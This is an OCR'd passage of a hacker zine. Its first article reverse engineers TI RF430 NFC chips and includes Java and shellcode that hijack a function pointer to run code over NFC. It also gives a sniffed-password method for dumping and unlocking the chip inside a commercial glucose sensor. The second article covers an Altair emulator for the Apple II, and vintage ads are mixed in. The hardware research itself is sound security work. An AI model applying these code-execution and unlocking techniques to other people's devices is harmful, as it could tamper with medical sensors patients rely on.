
While IDA Pro, Radare2 or Binary Ninja would work fine for this, we chose GHIDRA for its decompiler and version control. In addition to the ROM, we also loaded dumps of SRAM and FRAM from an unused chip, so that there would be accurate function pointer tables and global variables.

After opening the firmware and carving out functions, we began by defining the `RF13MTXF` (`0x0808`) and `RF13MRXF` (`0x0806`) IO registers as volatiles. By searching for functions that access these registers, or for constants used in commands, we can quickly identify their implementations in the ROM.

```
; This handles a write to block 00FF, a
; region for just the Firmware System
; Control Register byte at 0xF867.  When
; calling this over NfcV, you must send a
; password byte of 0x95 before the value you
; intend to write.  See page 57 of SLAU603B.
rom_writesysctrlreg:
 5d2c       CMP.B       #0x95,&RF13MRXF
        ; Is 0x95 read from the RF13 modem?
 5d32       JNE         earlyret
 5d34       MOV.B       &RF13MRXF,R12
 5d38       CALL        #rom_writesysctrlreg
earlyret:
 5d3c       RET
```

[6] `git clone https://github.com/travisgoodspeed/goodtag`

[7] See issue 86 on the Mspdebug github page if using that fine software. Uniflash is ugly and bloated, but it works with this chip out of the box.



https://github.com/travisgoodspeed/goodtag/wiki/GoodTag11
git clone https://github.com/travisgoodspeed/goodtag
git clone https://github.com/travisgoodspeed/GoodV

Travis Goodspeed

Sheet: /
File: goodtag11.sch

Title: GoodTag11


Size: A4	Date:	**Rev:**
KiCad E.D.A. kicad 5.1.4+dfsg1-1		Id: 1/1

Soon enough we had a nice little understanding of how the ROM worked, and anything that was missing could easily be looked up. As we'll soon see, that was handy both for making our own firmware smaller and for injecting shellcode into SRAM to quickly perform complicated functions.

Injecting Temporary Shellcode

So now that we understand the ROM, and we know that the `C1` command can write to SRAM, we can have GoodV inject shellcode into the tag and execute it! Remote code execution is the name of the game.

From our memory dumps, it was clear that most of the little SRAM in use was used for a single table of function pointers, which is loaded from a master copy in ROM and then altered by patches which are loaded from FRAM. While in other cases we'll change that table permanently through modifying FRAM, for now we'd just like to be able to temporarily change it to run our shellcode once, with no permanent changes to the tag.



Clockwize

Requires Game

PROGRAMMERS

Z80 / 8088 / 8086

Clockwize's order book has expanded so rapidly since its formation last year that we urgently require Spectrum, IBM and Amstrad Programmers, to work In-house and Free-lance.

If you have experience or feel you are qualified by your machine code knowledge to code or convert some of 1989's top computer games, we would like to hear from you.

WITH COMPLETE CONFIDENCE PLEASE WRITE IN THE FIRST INSTANCE TO:-

Mr Keith Goodyer
CLOCKWIZE
Eastway House
10 Swanland Avenue
Bridlington
North Humberside
YO15 2HH
or Telephone (0262) 604892

This was a better target than the call stack because it was a fixed target, and we could modify the pointer long before calling it. In the end, we chose the `rom_rf13_senderror()` function sends an error in response to an illegal block address. The Java code on page 11 calls a function at a given address by overwriting that pointer, triggering the error, and then restoring the original handler. It returns the NFC message returned by the error, which might be quite a few bytes.

Having the Java to run the shellcode is well and good, but we also need the shellcode itself. Rather than hand write it in assembly, we simply targeted the GNU linker to SRAM and also gave it a small region for parameters.


```
/* Parameters are loaded to 1E02 by the
   linker.  We take three 16-bit words as
   little endian there for destination,
   source, and length.
 */
__attribute__((section(".params")))
uint16_t params[3];

/* This little bit of shellcode calls
   memcpy() with the given parameters,
   returning 0 on success, 1 on failure.
 */
void __attribute__ ((noinline))
                   shellcode_main(){
  //Return two bytes for continuation.
  RF13MTXF= memcmp((void*) params[0],
            (void*) params[1], params[2]);
  return;
}
```

This shellcode can then be expressed in a modified form of the TI-TXT file format, where the `x` keyword executes from the current working address. Simply change the six bytes at `0x1E02` to contain your destination, source, and length.

```
@1E02
00 00 00 00 00 00
@1E12
3C 40 02 1E 1E 4C 04 00 1D 4C 02 00 2C 4C B0 12
2A 1E 82 4C 08 08 30 41 0A 12 4B 43 0E 9B 03 20
4C 43 30 40 50 1E 0F 4C 0F 5B 6F 4F 1B 53 0A 4D
0A 5B 5A 4A FF FF 0F 9A F1 27 0C 4F 0C 8A 3A 41
30 41
@1E12
x
q
```

```
public byte[] exec(int adr) throws IOException {
    /* While we could overwrite the call stack, it is much easier to overwrite the
       function call table in early SRAM with a pointer to our function, because we
       can only perform writes of 4 or 8 bytes at a time, and the call stack within a
       write handler will be quite different from the one in a read handler.

       There are plenty of functions to choose from, and an ideal hook would be one that
       won't be missed by normal functions. We'd also prefer to have continuation wherever
       possible, so that executing the code doesn't crash our target.

       The function pointer we'll overwrite is at 0x1C5C, pointing to rom_rf13_senderror()
       at 0x4FF6. For proper continuation, you can just write two bytes to RF13MTXF and
       return. Without proper continuation, an IOException will be thrown in the reply
       timeout. To unhook, write 0x4FF6 to 0x1C5C, restoring the original handler.

       As a handy side effect, we return the two bytes that need to be transmitted for
       continuation, so you can get a bit of data back from your shellcode.
    */

    Log.v("GoodV", String.format("Asked to call shellcode at %04x", adr));

    // First we replace the read error reply handler.
    write(0x1C5C, new byte[]{(byte) (adr & 0xFF), (byte) (adr >> 8)});

    // Then we read from an illegal address to trigger an error,
    // returning the two bytes of its handler.
    byte[] shellcodereturn = transceive(new byte[]{
        0x02,          // Flags
        (byte) 0xC0,   // MFG Raw Read Command
        0x07,          // MFG Code
        (byte) (0xbe), (byte) (0xba) //16-bit block number, little endian.
    });
    Log.v("GoodV", "Shellcode returned: " + GoodVUtil.byteArrayToHex(shellcodereturn));

    //And finally, we repair the original handler address, like nothing ever happened.
    write(0x1C5C, new byte[]{(byte) (0xf6), (byte) (0x4f)});

    return shellcodereturn;
}
```

Java Function to Execute RF430 Shellcode from Android



RF430TAL152H

We'll get back to programming the RF430FRL152H in a bit, but now that we can reverse engineer, program, and exploit that chip, let's take a look at its commercial variant, the RF430TAL152H.

The TAL152 is very similar in layout and appearance to the FRl152, with the principle difference being the contents of mask ROM and the JTAG configuration. It can be found in a popular brand of continuous glucose monitor,[8] and there is preciously little to be found about the chip online, with no public datasheet and all conversation shut down in TI's E2E forums.

In this section, we'll trace the long road from first examining this chip to finally dumping its ROM and then writing custom firmware to FRAM.

Reading, but not Writing, to FRAM

When first experimenting with the chip, we find that there is one extra block of FRAM exposed by NFC, and that there is no secret page of the configuration at page `FF`. Every last page is write protected, and we cannot change any of them with the standard write command, `21`.

But all is not lost! There is a table of function pointers on the final page, and the value of the `RESET` vector tells us that this ROM is different from the FRL152, so we know that the two devices have different software in their ROMs.

We also see this table, which begins at `0xFFCE` with the magic word `0xABAB` and then grows downward to the same word at a lower address, `0xFFB8`.[9] Each entry in this table is a custom vendor command, and we see that much like the `C0` and `C1` commands that have been so handy on the FRL152, the TAL152 has commands `A0`, `A1`, `A2`, `A3`, and `A4`. We also see that `A1` and `A3` are in FRAM, where we can read at least part of their code.

```
ffac  ab ab   dw          ABABh
ffae  4a fb   addr        fram_e2
ffb0  e2 00   dw          E2h
ffb2  3c fa   addr        fram_e1
ffb4  e1 00   dw          E1h
ffb6  ae fb   addr        fram_e0
ffb8  ab ab   dw          ABABh
ffba  2c 5a   addr        rom_a4
ffbc  a4 00   dw          A4h
ffbe  ca fb   addr        fram_a3
ffc0  a3 00   dw          A3h
ffc2  56 5a   addr        rom_a2
ffc4  a2 00   dw          A2h
ffc6  ba f9   addr        fram_a1
ffc8  a1 00   dw          A1h
ffca  24 57   addr        rom_a0
ffcc  a0 00   undefined2  00A0h
ffce  ab ab   dw          ABABh
```

The table ends early, of course, with `E0`, `E1`, and `E2` being disabled by `E0`'s command number having been overwritten by the table end marker. These commands were available at some point in the manufacturing process, and we can read their command handlers from FRAM, but we cannot execute them.

Calling these functions is a bit disappointing. `A1` returns the device status of some sort, but the other `Ax` commands don't even grace us with an error message in reply. The reason for this is hard to see from the partial assembly, but we later learned that they require a safety password.

So not yet being able to run `A3`, we read its disassembly. The function begins by calling another function at `0x1C20` and then proceeds to read a raw address and length before sending the requested number of 16-bit words out the RF13 modem to the reader. If we could just call this command, we could dump the ROM and reverse engineer the behavior of the other commands!

Sniffing the Readers

To get the password, we had to sniff a legitimate reader's attempts to call any `Ax` command other than `A1`, so that we could learn the password and us `A3` to dump raw memory. We found this both by tapping the SPI bus of the manufacturer's dedicated hardware reader and separately by observing the vendor's Android app in Frida.

[8] See our lecture, *The Inner Guts of a Connected Glucose Sensor for Diabetes* at Black Alps 2019 for details of the sensor in a medical context.

[9] The location and format are the same as the FRL152, except that the magic word is `ABAB` instead of `CECE`.

The 32-bit password came as a parameter to the `A0` command, which initializes the glucose sensor after injection into a patient's arm. Trying this same password in `A3`, followed by an address and length, gave us the ability to read raw memory. Looping this gave complete dumps of ROM and SRAM, as well as a complete dump of the FRAM regions which are not exposed by the standard read command, `20`.

Inside the ROM

Loading this complete dump into GHIDRA shows that the ROM is related to that of the FRL152H, but that they have diverged quite a bit. The TAL152 implements no vendor commands directly; rather, they must be added through the patch table. It has no secret pages.

Lacking the ability to write directly to pages, and finding no new commands, we explored the remaining commands. Sure enough, `A2` write protects every FRAM page that is exposed by NFC, and `A4` unlocks almost all of those same pages!

Unlocking and Patching

Calling the `A4` command, we can then unlock pages and begin mucking around. A simple write to `0xFFB8` will re-enable the `Ex` commands, allowing us to experiment with restoring old sensors. Or we can compile our own firmware to run inside of the TAL152, turning a glucose sensor into some other device.

Some Other Unlocking Techniques

While trying to dump the TAL152, we hit a few dead ends that might possible work for you on other targets.


First, the JTAG of the TAL152 appears to be unlocked if it follows the same convention as the FRL152. This might very well be caused by a custom activation key,[10] but whether it is a different locking mechanism or a different key, we were unable to get a connection.

We also tried to wipe these chips back to a factory setting by raising them above their Curie point, which Texas Instruments Application Report SLAA526A, *MSP430 FRAM Quality and Reliability*, leads us to believe is near 430°C. Short experiments involving a hot air gun and strong magnets were unsuccessful, but by summer I hope to mill a metal case for the RF430 then back a chip in a regulated kiln for many hours to look for bit failures. Custom firmware might also allow visibility into the error correcting bits of the FRAM, to better recognize partial success at introducing errors.

There are also some test pins on the chip which aroused our curiosity, as other chips use them to enter a bootloader and these chips might use them to reset to a factory state. This could be as effective as overheating the FRAM, without the hassles of extreme temperatures.

– — — – — — — – — — –

It's also worth noting that our successful method–using the `A3` command with the manufacturer's password–could be accomplished *either* by tapping the hardware reader's SPI bus *or* by reading that same password out of the manufacturer's Android application. In reverse engineering, any technique that works is a good one, and there's often more than one way to win the game.



[10] See issue 86 on the Mspdebug project for details on the activation key.
`https://github.com/dlbeer/mspdebug/issues/86`

20:04 Turtles All the Way Down

by Charles Mangin

Emulating an Apple II is a relatively straightforward proposition. The architecture is well-documented; the chips and logic are all well understood. It's a solved problem. All that remains is the choice of implementation.

The Apple II family of computers has been virtualized many times over, recreated in forms as varied as Javascript and Minecraft redstone logic. You can even tinker with Print Shop on your smartphone or play Wavy Navy in a web browser.


The program emulating the Apple may even be running inside a virtual machine of its own - a Parallels VM running Windows running AppleWin, itself hosted on a Mac running macOS, all to play an Apple II game. How far you can go along this chain is only limited by your imagination and available hardware. That whole macOS installation may be running in VirtualBox on a Linux host.

But can we go deeper?

Turns out, yes. Yes we can. In this PoC, I set out to add another layer or two to the this emulation lasagna by emulating an Altair 8800 on the Apple II.

The original S-100 machine, the Altair, boasts toggle switches, blinking LEDs, and not much more beyond that. Inside its industrial steel chassis lurks an Intel 8080 processor churning through bytecode at two MHz. With an addressable space of 64 kilobytes of memory, the 8080 contains seven eight-bit registers, a relocatable stack, and can access up to 256 I/O devices.

That seems easy enough to emulate on modern hardware, right? Compare those stats to the 6502 in the Apple II, however. The 6502 is also an eight-bit processor with 64k addressable memory, only three registers, a fixed 256-byte stack at `0x0100` and memory-mapped I/O.



Luckily, much of the hard work was done for me in 1979, by Dann McCreary. He created an 8080 interpreter program for the KIM-1, a single-board 6502 computer with even fewer blinking lights and switches than the Altair. I found the binaries and source for SIM-80 in the usual way, through Google and the Internet Archive.

I set about cleaning up McCreary's 40 year old KIM-1 source code, ready to turn it to my will and port it to the Apple II. Once again, Dann had done the hard work for me. Apple-80 was a commercial release of SIM-80 for the Apple II, and I found a rip of the cassette, along with documentation, but no source, at `brutaldeluxe.fr`.

With the KIM-1 SIM-80 source on one hand, and a freshly disassembled binary of Apple-80 on the other, I was able to reproduce the source for Apple-80. My efforts then shifted to updating and augmenting it, relocating the code to run at boot from a ProDOS floppy instead of loading from cassette.

Apple-80 emulates the 8080 processor opcode-by-opcode, and provides a window into the inner workings of the processor as it operates, allowing a user to step and trace assembly code, modify register state directly, and read and write memory - but that's it. A single status line. I wanted more of the Altair experience. I wanted Blinkenlights.

The Apple II has a mixed low-resolution graphics and text mode, with 40 horizontal by 40 vertical rectangular pixels in 16 stunning colors, and four lines of 40-column text below. I designed a low-res screen version of the front plate of the Altair 8800 and scootched the Apple-80 status line into the "plus four" text lines.


It was then a matter of animating the graphical front end of the newly dubbed Sim-8800.[11] The lights on the front of a real Altair reflect the status of the memory and address lines of the 8080, as well as other processor status bits. The switches are used to change and step through bytes of memory. I added hooks into the step and trace functions of the emulator core to change the proper pixels on the low res screen in order to simulate LEDs turning on and off, and toggling switches in up or down positions. Keyboard commands were then added to flip these virtual switches and change the bits in the emulated processor to the appropriate status.

I could now enter a program into the Sim-8800 the same way a hobbyist who had finally finished soldering together his Altair kit in late 1970s would have.

Byte by byte, flipping switches, and noting the pattern of LEDs, a test program is entered and then run. What better program to test with than the classic "Kill the Bit," which causes the processor to access memory at specific addresses, triggering lights on the front panel to rotate in a pattern.

This program and a more complex Pong-like game worked a treat. I had emulated the Altair out-of-the-box experience on an Apple II - almost.

[11] `unzip pocorgtfo20.pdf SIM8800.zip`



Opcode Origami

Both the Apple II and virtual Altair were accessing the same 64K of memory space, with the Apple setting aside 4K of that for the Altair to play in - the range from `0x1000` to `0x1FFF`. Below that range lives the Apple's own zero page variables in use by ROM routines, the 6502's immobile stack, and the display buffer for text and low resolution screens. Above, at `0x2000`, sits the emulator program itself, an address set by ProDOS for any program that runs at boot.

The problem, at this point, was not that the Altair was limited to four virtual kilobytes, but that they started above `0x00`. The programs I entered all had to be rewritten, relocated to run at the higher address range, which limited me to very simple programs.

Additionally, any time the virtual 8080 stepped outside of its strict memory bounds, unpredictable crashes happened. If the 8080 program modified a portion of the emulator program by mistake, or ventured into ROM space and triggered one of the Apple's soft switches, all was lost.

Thus began a deep dive into the emulator core - all my changes up to this point had been to relocate routines or add my display functions on top of the existing pieces. Now I was going to have to rewrite portions of Dann McCreary's code to dynamically relocate everything by `0x1000` bytes. This way, an 8080 program designed to run at `0x00` could live in a real chunk of memory at `0x1000` and not interfere with the 6502 zero page.

Each operation of the 8080, and thus the SIM-80 emulator, essentially does one of three things: 1) read a chunk of memory into a register or register pair (`RP`), 2) write the contents of an `RP` to memory,

```
; 0000     org 0000
; 0000     21 00 00          lxi h,0             ;initialize counter
; 0003     16 80             mvi d,080h          ;set up initial display bit
; 0005     01 0E 00          lxi b,0eh           ;higher value = faster
; 0008     1A                beg: ldax d         ;display bit pattern on
; 0009     1A                ldax d              ;...upper 8 address lights
; 000A     1A                ldax d
; 000B     1A                ldax d
; 000C     09                dad b               ;increment display counter
; 000D     D2 08 00          jnc beg
; 0010     DB FF             in 0ffh             ;input data from sense switches
; 0012     AA                xra d               ;exclusive or with A
; 0013     0F                rrc                 ;rotate display right one bit
; 0014     57                mov d,a             ;move data to display reg
; 0015     C3 08 00          jmp beg             ;repeat sequence
; 0018     end
```

Kill the Bit source, published by Dean McDaniel in 1975.

or 3) carry out some manipulation of bytes within the registers. There are a handful of other unique opcodes that have different effects, but the bulk of the opcodes fit into one of those three categories.

Any routine instructing the emulator to read from memory or write to memory (including the program counter [PC] that keeps up with the current instruction address) had to be modified. I added 0x1000 to the PC for reads, then subtracted 0x1000 for execution. Writes were handled similarly, adding 0x1000 in order to write the correct real addresses.

As each edge case was found, the off-by-one errors began to fall, and soon I could run rudimentary programs again - this time, as they were originally written. There was one binary beastie I wanted to tackle in particular, but it would require having some means of doing input and output. The next goal was something slightly more complicated than turning LEDs on and off.

Talk To Me

The first peripheral most Altair owners would add to their machines was some sort of input and output beyond the built-in LEDs and switches. A paper tape reader and teletype printer opened up a world of possibilities beyond Kill the Bit, and turned the hobbyist curiosity into a truly useful home computer - for those homes that could accommodate a clanging, clacking teletype. These were connected to the Altair with a serial board, the 88-SIO or later 88-2SIO.

Once again diving into the Internet Archive, I surfaced with complete documentation of the 88-SIO board, including full assembly and installation instructions as well as theory of operation. Most importantly, a table of the status bits was included, and assembly listings of programs for testing the board. Bonus!

The internal workings of the SIO are not important, or indeed that complicated. In order to take in bytes from the outside world, or emit them back out again, the SIO utilizes two of the 8080's I/O ports. One is used for status, both setting and reading, the other for transmitting and receiving bytes. Being the first such device available for the Altair, those functions default to ports 0x00 and 0x01 respectively.

Emulating the external teletype functions, I used the Apple II's built-in ROM functions. Any bytes received from the virtual SIO are simply printed to the screen through the "character output" or COUT function call. This handles everything from scrolling the text window, to wrapping text at 40 (or later, 80) characters, to linefeeds and carriage returns. Reading the keyboard buffer at 0xC000 provides input to the SIO, one byte at a time.

I added a code to the emulation routines handling the OUT and IN 8080 opcodes to make them call my virtual SIO subroutines. These subroutines in turn set the proper status bits, indicating that the card is either ready to receive or ready to send. As far as the virtual Altair is concerned, it's connected to a ridiculously fast serial board that never has to wait for a byte to buffer, and it's always in sync with the receiving printer.

Ya BASIC

Microsoft, at the time styled Micro-Soft, was formed in order to sell a BASIC interpreter to MITS after the Altair was revealed. Their initial product ran in 4K (check) and needed only a serial connected teletype for I/O (check).[12]

The program itself is much too large to enter by hand. While I could transfer the bytes in one at a time through the virtual paper tape machine I had created with the emulated SIO, I took a shortcut instead. I cheated and had ProDOS load BASIC into the virtual Altair's memory directly. When Sim-8800 booted up, BASIC was already sitting at 0x00, ready to run.

And run it did. The first time the prompt spat out the bottom of the Apple II screen, asking me how much memory the system had, I grinned like a fool.

[12] http://altairbasic.org/

featuring MITS Altair Computers

FULL SERVICE COMPUTER STORE

Byte'Tronics is the hobbyist's dream come true. A full service computer store featuring the full line of Altair Computer products backed by the most complete technical service available.

The prices at Byte'Tronics are MITS factory prices and most items are available on an off-the-shelf basis.

Byte'Tronics sponsors the local Altair Users Group of East Tennessee and Byte'Tronics is interested in communicating with computer hobbyists throughout the world.

If you have a question about Altair hardware (whether or not you are a **Byte'Tronics** customer), we will put you directly in touch with our Technical Director, Hugh Huddelston. Hugh is an expert troubleshooter who has a thorough knowledge of each portion of each Altair board. And he can answer all your questions about custom interfacing.


If you have questions about software or if you want some custom programming, our Software Director, Johnny Reed, is the expert who can take care of your needs. Johnny has had years of programming experience, and he is familiar with Altair BASIC, assembler and machine language programming.


If you have questions about the availability of a MITS product or its price or specifications, we will let you talk to Bruce Seals, our Director of Marketing.


At Byte'Tronics we want you to understand your Altair and we are willing to give you all the technical support you need.

Byte'Tronics sells computers. Byte'Tronics sells service.

For more information, visit our store in Knoxville—or write or call us. We want to hear from you.







BYTE'TRONICS

5604 Kingston Pike, Knoxville, Tennessee 37919 Phone 615-588-8971

Office hours: 10 a.m. to 10 p.m. Monday-Friday and 9 a.m. to 10 p.m. Saturday.

